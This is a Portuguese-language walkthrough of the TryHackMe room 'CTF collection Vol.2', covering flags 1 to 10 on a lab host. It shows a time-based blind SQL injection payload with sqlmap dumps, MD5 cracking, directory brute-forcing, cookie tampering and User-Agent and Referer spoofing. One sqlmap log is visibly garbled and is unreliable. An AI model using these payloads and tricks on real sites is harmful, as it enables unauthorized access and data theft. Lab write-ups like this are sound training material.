

CTF collection Vol.2

Link: <https://tryhackme.com/room/ctfcollectionvol2>

A dica da primeira flag é para checar o robots.txt, nele tem:

```
User-agent: * (I don't think this is entirely true, DesKel just
wanna to play himself)
Disallow:
/VlNCcElFSWdTQ0JKSUVZZ1dTQm5JR1VnYVNCQ0lGUWdTU0JFSUVRZ1p5QldJR2tnUW
lCNklFa2dSaUJuSUdjZ1RTQjVJRUnVHlCSklFY2dkeUJuSUZjZ1V5QkJJSG9nU1NCR
klHOGdaeUJpSUVNZ1FpQnJJRWtnU1NCWklHY2dUeUJUSUVJZ2NDQkpJRVlnYXlCbklG
Y2dReUJDSUU4Z1NTQkhJSGNnUFE1M0Q1M0Q=

45 61 73 74 65 72 20 31 3a 20 54 48 4d 7b 34 75 37 30 62 30 37 5f
72 30 6c 6c 5f 30 75 37 7d
```

45 61 73 74 65 72 20 31 3a 20 54 48 4d 7b 34 75 37 30 62 30 37 5f 72 30 6c 6c 5f 30 75 37 7d

Essa sequência de números em hexadecimal que pode ser decodificada no terminal do linux:

```
echo "45 61 73 74 65 72 20 31 3a 20 54 48 4d 7b 34 75 37 30 62 30 37 5f 72 30 6c 6c 5f 30
75 37 7d" | xxd -r -p
```

```
(kali@kali)-[~]
$ echo "45 61 73 74 65 72 20 31 3a 20 54 48 4d 7b 34 75 37 30 62 30 37 5f 72 30 6c 6c 5f 30 75 37 7d" | xxd -r -p
Easter 1: THM{4u70b07_r0ll_0u7}
```

Easter 1: THM{4u70b07_r0ll_0u7}

Ainda no robots.txt, na parte do Disallow tem esse caminho estranho que se analisar pode ser base64 e bate com a segunda dica que é para decodificar várias vezes com base64.

```
User-agent: * (I don't think this is entirely true, DesKel just
wanna to play himself)
Disallow:
/VlNCcElFSWdTQ0JKSUVZZ1dTQm5JR1VnYVNCQ0lGUWdTU0JFSUVRZ1p5QldJR2tnUW
lCNklFa2dSaUJuSUdjZ1RTQjVJRUnVHlCSklFY2dkeUJuSUZjZ1V5QkJJSG9nU1NCR
klHOGdaeUJpSUVNZ1FpQnJJRWtnU1NCWklHY2dUeUJUSUVJZ2NDQkpJRVlnYXlCbklG
Y2dReUJDSUU4Z1NTQkhJSGNnUFE1M0Q1M0Q=

45 61 73 74 65 72 20 31 3a 20 54 48 4d 7b 34 75 37 30 62 30 37 5f
72 30 6c 6c 5f 30 75 37 7d
```

Procurei um decodificador online e coloquei essa sequência:

```
V1NCcE1FSWdTQ0JKSUVZZ1dTQm5JR1VnYVNCQ01GUWdTU0JFSUVrZ1p5Q1dJR2tnUW1CNk1Fa2dSaUJuSUdjZ1RTQjVJRUI  
nVH1CSk1FY2dkeUJuSUZjZ1V5QkJS69nU1NCRk1HOGdaeUJpSUVNZ1FpQnJJRWtnU1NCWk1HY2dUeUJUUSUVJZ2NDQkpJRV  
1nYX1Cbk1GY2dReUJDSUU4Z1NTQkhJSGNnUFE1M0Q1M0Q=
```

decodificou para:

```
VS8pIEIgSCBJIEYgWSBnIGUgaSBCIFQgSSBEIEkgZyBWIGkgQiB6IEkgRiBnIGcgTSB5IEIgTyBJIEcgdyBnIFcgUyBBIH  
gSSBFIg8gZyBiIEMgQiBrIEkgRSBZIGcgTyBTIEIgcCBJIEYgayBnIFcgQyBCIE8gSSBHIHcgPQ%3D%3D
```

decodificou para:

```
U i B H I F Y g e i B T I D I g V i B z I F g g M y B O I G w g W S A z I E o g b C B k I E Y  
g O S B p I F k g W C B O I G w =
```

decodificou para:

```
R G V z S 2 V s X 3 N 1 Y 3 J 1 d F 9 i Y X N 1
```

deu o resultado final de:

```
DesKel_secret_base
```

agora podemos tentar acessar /DesKel_secret_base para vermos o que tem:

Not bad, not bad.... papa give you a clap

Not bad, not bad.... papa give you a clap

Easter 2: THM{f4ll3n_b453}

A princípio não tem flag, porém a gente encontra o texto camuflado na página. Aqui achamos a segunda flag.

Easter 2: THM{f4ll3n_b453}

A dica da flag 3 menciona o common.txt que normalmente está associado a wordlists que podemos usar para fazer bruteforces. Nesse caso irei tentar ver se acho outros diretórios da

aplicação com o gobuster.

```
└─$ gobuster dir -u http://10.64.146.1/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.64.146.1/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 283]
.htaccess (Status: 403) [Size: 288]
.htpasswd (Status: 403) [Size: 288]
button (Status: 200) [Size: 39148]
cat (Status: 200) [Size: 62048]
cgi-bin/ (Status: 403) [Size: 287]
index (Status: 200) [Size: 94328]
index.php (Status: 200) [Size: 94328]
iphone (Status: 200) [Size: 19867]
login (Status: 301) [Size: 310] [→ http://10.64.146.1/login/]
robots.txt (Status: 200) [Size: 430]
robots (Status: 200) [Size: 430]
server-status (Status: 403) [Size: 292]
small (Status: 200) [Size: 689]
static (Status: 200) [Size: 253890]
who (Status: 200) [Size: 3847428]
Progress: 4613 / 4613 (100.00%)
```

Achamos vários diretórios e o primeiro que me chamou atenção foi o login. Então acesso a página de login

Can you find the egg?

← → ↻ 🏠 🔒 Not Secure http://10.64.146.1/login/

🔍 Import bookmarks... 🌐 OffSec 🐧 Kali Linux 📁 Kali Tools 📄 Kali Docs 🗣️ Kali Forum

Just an ordinary login form!

You don't need to register yourself

Username:

Password:

Login

Analisando o código fonte já encontramos a flag 3:

```
<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<meta content="utf-8" http-equiv="encoding">
<p hidden>Seriously! You think the php script inside the source code? Pfff.. take this easter 3: THM{y0u_c4n'7_533_m3}</p>
<title>Can you find the egg?</title>
<h1>Just an ordinary login form!</h1>
</head>
```

Easter 3: THM{y0u_c4n'7_533_m3}

A dica para a flag 4 indicava a vulnerabilidade: Time-based SQLi.

Utilizando a ferramenta gobuster com a wordlist common.txt, foi identificado o diretório /login/. Ao acessar a página, confirmou-se a existência de um formulário de autenticação, um alvo clássico para injeção de SQL.

Para que a ferramenta de automação pudesse testar os campos internos do formulário (POST), foi utilizado o **Burp Suite** para interceptar a tentativa de login. A requisição HTTP foi salva em um arquivo local (`login.req`), contendo os parâmetros `username`, `password` e os cookies de sessão.

The screenshot displays the Burp Suite interface. The 'HTTP history' tab is active, showing a list of requests. The selected request is a POST to /login/ with a status code of 200. Below the history, the 'Request' and 'Response' panels are visible. The 'Request' panel shows the raw HTTP request, including headers like 'Host: 10.64.146.1', 'Content-Length: 43', 'Accept-Language: en-US,en;q=0.9', 'Origin: http://10.64.146.1', 'Content-Type: application/x-www-form-urlencoded', 'Upgrade-Insecure-Requests: 1', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36', and 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image'. The 'Response' panel shows the raw HTTP response, including headers like 'HTTP/1.1 200 OK', 'Date: Fri, 15 May 2026 01:08:32 GMT', 'Server: Apache/2.2.22 (Ubuntu)', 'X-Powered-By: PHP/5.3.10-1ubuntu3.26', 'Vary: Accept-Encoding', 'Content-Length: 802', 'Keep-Alive: timeout=5, max=100', 'Connection: Keep-Alive', and 'Content-Type: text/html'. The 'Inspector' panel on the right shows the request attributes, request body parameters, request headers, and response headers.

Com a requisição em mãos, o `sqlmap` foi configurado para focar especificamente na técnica de tempo (`--technique=T`). O ataque "cego" de tempo funciona enviando comandos que fazem o banco de dados pausar a resposta (comando `SLEEP`) caso uma condição seja verdadeira.

```

kali@kali:~/Documents
$ sqlmap -r login.req --technique=T --batch --dbs

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:11:37 / 2026-05-14/

[21:11:37] [INFO] parsing HTTP request from 'login.req'
[21:11:37] [INFO] testing connection to the target URL
[21:11:38] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[21:11:38] [INFO] testing for SQL injection on POST parameter 'username'
[21:11:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:11:38] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:11:52] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:11:52] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) requests:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 2038 FROM (SELECT(SLEEP(5)))soLQ) AND 'TPzw'='TPzw&password=admin&submit=submit
---
[21:12:08] [INFO] the back-end DBMS is MySQL
[21:12:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 12.10 or 13.04 or 12.04 (Precise Pangolin or Raring Ringtail or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[21:12:09] [INFO] fetching database names
[21:12:09] [INFO] fetching number of databases
[21:12:09] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
y
[21:12:25] [INFO] adjusting time delay to 1 second due to good response times
x
[21:12:26] [INFO] retrieved: Informa
[21:13:00] [ERROR] invalid character detected. retrying..
[21:13:00] [WARNING] increasing time delay to 2 seconds
tion_schema
[21:14:23] [INFO] retrieved: THM_f0und_m3
[21:16:25] [INFO] retrieved: mysql
[21:17:02] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] THM_f0und_m3
[21:19:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.64.146.1'

[*] ending @ 21:19:10 / 2026-05-14/

```

Identificação: O parâmetro username foi confirmado como vulnerável ao payload: admin' AND (SELECT 2038 FROM (SELECT(SLEEP(5)))soLQ) AND 'TPzw'='TPzw

Exfiltração de Dados:

- Bancos de dados encontrados: THM_f0und_m3.
- Tabelas encontradas: user e nothing_inside.

Ao realizar o "dump" da tabela nomeada nothing_inside, a ferramenta extrai a flag oculta:

```

kali@kali:~/Documents
$ sqlmap -r login.req -D THM_f0und_m3 -T nothing_inside --dump --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:57:45 / 2026-05-14/

[21:57:45] [INFO] parsing HTTP request from 'login.req'
[21:57:45] [INFO] resuming back-end DBMS 'mysql'
[21:57:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 2038 FROM (SELECT(SLEEP(5)))soLQ) AND 'TPzw'='TPzw&password=admin&submit=submit
---
[21:57:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Quantal Quetzal or Precise Pangolin)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[21:57:45] [INFO] fetching columns for table 'nothing_inside' in database 'THM_f0und_m3'
[21:57:45] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[21:57:54] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
1
[21:58:00] [INFO] retrieved:
[21:58:05] [INFO] adjusting time delay to 1 second due to good response times
Easter_4
[21:58:39] [INFO] fetching entries for table 'nothing_inside' in database 'THM_f0und_m3'
[21:58:39] [INFO] fetching number of entries for table 'nothing_inside' in database 'THM_f0und_m3'
[21:58:39] [INFO] retrieved: 1
[21:58:42] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
THM{1nj3c7_l1k3_4_b055}
Database: THM_f0und_m3
Table: nothing_inside
(1 entry)
-----+-----
| Easter_4 |
-----+-----
| THM{1nj3c7_l1k3_4_b055} |
-----+-----
[22:00:39] [INFO] table 'THM_f0und_m3.nothing_inside' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.64.146.1/dump/THM_f0und_m3/nothing_inside.csv'
[22:00:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.64.146.1'

```

Easter 4: THM{1nj3c7_l1k3_4_b055}

Ainda utilizando o SQLMap na tabela user, foram encontrados dois registros. Um deles pertencia ao usuário DesKel, cujo campo de senha continha um hash MD5: 05f3672ba34409136aa71b8d00070d1b.

```
[kali@kali]-[documents]
$ sqlmap -r login.req -D TMH_Found_m3 --url http://localhost:8080 --time-secs=5
```

```
graph TD; A(( )) --- B["(x.10-49stable)"]; B --- C["https://sqlmap.org"];
```

(*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 21:16:07 /2026-05-14/
[21:16:07] [INFO] parsing HTTP request from 'login.req'
[21:16:08] [INFO] resuming back-end DBMS "MySQL"
[21:16:08] [INFO] testing connection to the target url.
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
Type: time-based blind
Title: MySQL >> S.S.I.E and time-based blind (Query Slurper)
Payload: USERNAME=admin AND (SELECT 2008 FROM (SELECT(SLEEP('S'))))SQLQ AND 'TPZa''TPZbaSSwordw-adminSubmit-submit'

[21:16:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux ubuntu 12.10 or 12.04 or 13.04 (faring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.18, Apache 2.2.22
back-end dbms: MySQL >> S.S.I.E
[21:16:08] [INFO] fetching columns for table 'user' in database 'TMH_Found_m3'
[21:16:08] [INFO] resumed: u
[21:16:08] [INFO] resumming partial value: u
[21:16:08] [WARNING] time based comparison requires larger statistical model, please wait..... (done)
[21:16:17] [WARNING!] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
semane
[21:16:14] [INFO] retrieved: password
[21:16:18] [INFO] fetching entries for table 'user' in database 'TMH_Found_m3'
[21:16:18] [INFO] fetching number of entries for table 'user' in database 'TMH_Found_m3'
[21:16:18] [INFO] retrieved: 2
[21:16:18] [INFO] (note) time-based comparison requires reset of statistical model, please wait..... (done)
0dFzG72oaA44o9J3eaar7lDSdOmOor0idB
[21:16:18] [INFO] retrieved: Deskel
[21:16:53] [INFO] retrieved: He is a nice guy, say hello for me
[21:16:27] [INFO] retrieved: Skidy
[21:16:40] [INFO] recognizing possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/N/A/Y]
[21:16:48] [INFO] using hash method 'MD5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/mcwrldist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
3
[21:16:48] [INFO] using default dictionary
do you want to use common password overrides? (slow!) [y/N] N
[21:16:48] [INFO] starting dictionary-based cracking (MD5_generic_passwd)
[21:16:48] [INFO] starting e.g. process
[21:16:51] [INFO] cracked password 'cutie' for user 'Deskel'
Database: TMH_Found_m3
Table: user
[*] entries
+-----+
| password | username |
+-----+
| 0dFzG72oaA44o9J3eaar7lDSdOmOor0idB (cutie) | Deskel |
| He is a nice guy, say hello for me | Skidy |
+-----+

[21:16:54] [INFO] table 'TMH_Found_m3.user' dumped to CSV file '/home/kali/.local/share/sqlmap/output/18.64.146.1/dump/TMH_Found_m3/user.csv'
[21:16:54] [INFO] fetched data logged to text files under "/home/kali/.local/share/sqlmap/output/18.64.146.1"

[*] ending @ 21:16:14 /2026-05-14/

O SQLMap realizou um ataque de dicionário automático, quebrando o hash e revelando a senha: cutie.

Ao realizar o login no site com as credenciais DesKel:cutie a flag estava exibida diretamente na área logada do usuário.

Just an ordinary login form!

You don't need to register yourself

Username:

Password:

[Login](#)

Easter 5: THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}

Easter 5: THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}

A dica para a flag 6 nos fala para observar os cabeçalhos de resposta (Response Headers). Cabeçalhos são metadados que o servidor envia ao cliente (navegador) para fornecer informações sobre a conexão, o servidor e o conteúdo, mas que normalmente ficam invisíveis na interface visual do site.

Utilizei a ferramenta curl com a flag -I (Head), que realiza uma requisição simplificada solicitando apenas os cabeçalhos, sem baixar o corpo do HTML.


```
(kali@kali)-[~/Documents]
$ curl -I http://10.64.146.1
HTTP/1.1 200 OK
Date: Fri, 15 May 2026 02:23:35 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Busted: Hey, you found me, take this Easter 6: THM{l37'5_p4r7y_h4rd}
Set-Cookie: Invited=0
Vary: Accept-Encoding
Content-Type: text/html
```

A vulnerabilidade aqui é a Exposição de Informações Sensíveis em metadados. Em um ambiente de produção real, cabeçalhos nunca devem conter segredos, senhas ou informações que facilitem o mapeamento do sistema por atacantes. No Busted tem a sexta flag.

Easter 6: THM{l37'5_p4r7y_h4rd}

Aqui aproveitamos a resposta anterior com a dica da flag 7 que falava sobre cookies. No header da aplicação tem “Set-Cookie: Invited=0”. Aqui poderíamos aplicar a tecnica de Cookie manipulation e tentar mudar o valor de 0 para 1.

Através das ferramentas de desenvolvedor do navegador (aba Storage) o valor do cookie **Invited** foi alterado de 0 para 1. Ao recarregar a página, o servidor reconhece o novo estado e renderiza o conteúdo restrito com a flag 7.



Easter 7: THM{w3lc0m3!_4nd_w3lc0m3}

A dica da flag 8 é "Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.1 Mobile/15E148 Safari/604.1"

Ao navegar pelo site, encontramos uma mensagem restringindo o conteúdo: *"You need Safari 13 on iOS 13.1.2 to view this message"*. Isso indicava que o servidor estava validando o acesso com base no cabeçalho **User-Agent**.

O User-Agent é um metadado enviado pelo navegador que informa ao servidor qual sistema e software o usuário está usando. Como esse dado é enviado pelo cliente, ele pode ser manipulado. O servidor possuía uma configuração de Controle de Acesso Quebrado, pois confiava cegamente nessa informação para esconder a flag.


Utilizando a ferramenta curl, forjamos a identidade da requisição para se passar pelo dispositivo exigido.

```
(kali@kali)-[/media/sf_cyberseguranca/CTFs/CTF_collection_vol2]
$ curl -A "Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.1 Mobile/15E148 Safari/604.1" http://10.64.146.1/ > resultado.html
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload	Upload	Total	Spent	Speed
100	94345	0	94345	0	0	140.0k	0

curl -A "[String_do_iPhone]" http://10.64.146.1/ > resultado.html

O parâmetro -A substituiu o identificador do seu Linux pelo de um iPhone com Safari 13 e o símbolo > salvou a resposta do servidor em um arquivo local chamado resultado.html.





Easter 8: THM{h3y_r1ch3r_wh3r3_15_my_k1dn3y}

A dica da flag 9 descreve um comportamento chamado Redirecionamento Incondicional ou Race Condition de Visualização.


Quando você tenta acessar uma página específica, o servidor te envia a Flag, mas, uma fração de segundo depois, ele te envia um comando de redirecionamento (geralmente um código HTTP 301 ou 302) para te jogar de volta para a Home ou para uma página de erro. Notei um comportamento semelhante ao clicar o botão na página inicial:



Ao clicar no navegador era direcionado para a página /ready/. Porém em alguns instantes ele te redireciona automaticamente para /ready/gone.php (que contém a flag 13), impedindo qualquer leitura manual do conteúdo original.



Com o BurpSuite conseguimos capturar o que está acontecendo na página /ready/ e no response vemos que o servidor estava utilizando um Meta Refresh (<meta http-equiv="refresh" ...>), que é um método de redirecionamento executado pelo lado do cliente (navegador).



E dentro de um comentário está a flag número 9.

Easter 9: THM{60nn4_60_f457}

A dica 10 é: Look at THM URL without https:// and use it as a referrer e aponta diretamente para a exploração de um cabeçalho HTTP específico chamado **Referer**. Este cabeçalho é enviado pelo navegador para informar ao servidor qual site "indicou" ou "encaminhou" o usuário para aquela página.

O servidor alvo tentava implementar uma restrição de acesso baseada na origem da navegação. A lógica do desenvolvedor era: "Só mostre a Flag 10 se o usuário vier do site tryhackme.com". No entanto, confiar nessa informação é um erro de segurança, pois cabeçalhos HTTP podem ser facilmente manipulados pelo usuário.


Utilizamos a ferramenta curl com a flag -e (ou --referer) para emular uma requisição que teoricamente teria partido de tryhackme.com.

Depois de testar com vários diretórios, achamos a resposta no /free_sub com o comando: curl -e "tryhackme.com" http://10.64.146.1/free_sub/ | grep "THM"

```
(kali@kali)-[/media/sf_Cyberseguranca/CTFs/CTF_collection_vol2]
$ curl -e "tryhackme.com" http://10.64.146.1/free_sub/ | grep "THM"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload  Total   Spent    Left   Speed
